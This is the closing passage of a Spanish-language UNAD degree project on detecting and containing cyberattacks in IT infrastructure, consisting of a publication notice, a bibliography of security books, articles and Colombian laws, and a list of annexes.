El desarrollo del presente proyecto de grado será dado a conocer en colaboración de la biblioteca de la Universidad Nacional Abierta y a Distancia – UNAD, a través de su aplicativo en línea, en donde se publicará un archivo PDF correspondiente al documento final presentado ante los jurados, posterior a la sustentación de este (Si es informe técnico por seminario o créditos de maestría, no tiene jurado); con el fin de que todos los estudiantes de la Universidad que se encuentren interesados en el tema “DESARROLLAR ESTRATEGIAS PARA LA IDENTIFICACIÓN Y CONTENCIÓN DE ATAQUES CIBERNÉTICOS, ATRAVÉS DE LA DETECCIÓN DE RIESGOS Y VULNERABILIDADES EN UNA INFRAESTRUCTURA TI”, puedan acceder al documento.

## 10. BIBLIOGRAFÍA

1. ESCRIVÁ GASCÓ, Gema, ROMERO SERRANO, Rosa María y RAMADA, David Jorge. Seguridad informática. Madrid, SPAIN: Macmillan Iberia, S.A., 2013. 9788415991410.
2. ROA BUENDÍA, José Fabián. Seguridad Informática. España: McGraw Hill, 2020.
3. CHICANO TEJADA, Ester. Gestión de incidentes de seguridad informática (MF0488\_3). Madrid, UNKNOWN: IC Editorial, 2014. 9788416351701.
4. A, Esaú. Qué es el Pentesting. En: Qué es el Pentesting. OPENWEBINAR: OPENWEBINAR 2018).
5. GARRETA, J.S.S. Ingeniería de proyectos informáticos: actividades y procedimientos. Universitat Jaume I. Servei de Comunicació i Publicacions, 2003. 9788480214087.
6. HERNANDEZ, Manuel. "Pentesting con OWASP: fases y metodología". {En línea}. {01/09/2022 de 2022} disponible en: (<https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/>).
7. PWC-ESPAÑA. Digital Trust Survey 2022. PWC Site: PWC 2022).
8. TRENDTIC. GRUPOS DE RANSOMWARE USAN HERRAMIENTAS DE RED TEAMING EN CONTRA DE EMPRESAS. Trend TIC site: TrendTIC 2022).
9. RAGGI, Nicolás. "Google hacking: averigua cuanta información sobre ti o tu empresa aparece en los resultados". {En línea}. {03/09/2022 de 2021} disponible en: (<https://www.welivesecurity.com/la-es/2021/07/29/google-hacking-averigua-que-informacion-sobre-ti-o-empresa-aparece-resultados/>).
10. GARCIA, Ing. Jair. Hacking Ético: Cacería de Vulnerabilidades. Web: 2015).
11. NMAP. "Nmap". {En línea}. {03/09/2022 de} disponible en: (<https://nmap.org/>).
12. MINTIC. Guía de gestión de riesgos. MinTic 2016), p. 39.
13. ÁLVAREZ MARAÑÓN, Gonzalo y PÉREZ GARCÍA, Pedro Pablo. Seguridad informática para empresas y particulares. Madrid, SPAIN: McGraw-Hill España, 2004. 9788448174873.
14. DANNY VINICIO VASQUEZ CALDERÓN, DANNY MICHAEL JARAMILLO JUMBO y MEDINA, Ángel Favian Minga. DANNY VINICIO VASQUEZ CALDERÓN, DANNY MICHAEL JARAMILLO JUMBO y Á. F. M. MEDINA. Universidad Nacional de Loja. El hacking a través de la Historia.
15. KEEPCODING, Redacción. "La historia del hacking". {En línea}. { 11/10/2022} disponible en: (<https://keepcoding.io/blog/la-historia-del-hacking/>).
16. ESPAÑOL, CNN en. FBI señala a hackers norcoreanos de robar más US\$ 600 millones en criptomonedas. 15 abril, 2022, 2022
17. ESPAÑOL, CNN en. videojuego Axie Infinity, de la red Ronin. 30 marzo, 2022, 2022
18. VIRTUALBOX. Virtualisation product VirtualBox: VirtualBox).
19. KALI-LINUX. The most advanced Penetration Testing Distribution. Kali-Linux 2022).
20. COLOMBIA, CONGRESO DE LA REPÚBLICA DE. LEY 1273 DE 2009. Bogotá: CONGRESO DE LA REPÚBLICA 2009. no. LEY 1273 DE 2009.

21. UNAD. Anexo 3 – Acuerdo. UNAD: UNAD 2022), p. 6.
22. LEGISLATIVA, PODER PÚBLICO - RAMA. LEY 906 DE 2004. Bogotá: Ministro del Interior y de Justicia, 2004. no. Ley 906.
23. COLOMBIA, CONGRESO DE. 1273. (5/01/2009). LEY 1273 DE 2009. Bogotá, D.C: CONGRESO DE COLOMBIA, 2009. no. LEY 1273 DE 2009.
24. COPNIA. Código de Ética Profesional COPNIA. Colombia: COPNIA, 2003.
25. (IETF), INTERNET ENGINEERING TASK FORCE. RFC 2196 – Site Security Handbook. EE.UU: EE. UU, INTERNET ENGINEERING TASK FORCE (IETF) 2014).
26. REPUBLICA, CONGRESO DE LA. Ley 527. Diario Oficial 43.673. Colombia: CONGRESO DE LA REPUBLICA, 1999. no. Ley 527.
27. NMAP. "Guía de referencia de Nmap". {En línea}. {2022/09/26 de 2022} disponible en: (<https://nmap.org/man/es/man-host-discovery.html>).
28. CNSS. Committee on National Security Systems (CNSS) Glossary. En: Committee on National Security Systems (CNSS) Glossary. 2022).
29. INCIBE. Glosorio de términos de ciberseguridad. España: incibe, 2020.

## 11. ANEXOS

Anexo A. Presentación del documento técnico.



Anexo B. Enlace del video con la presentación

<https://youtu.be/NXREcY60axc>

Anexo C. Resultado de turniting

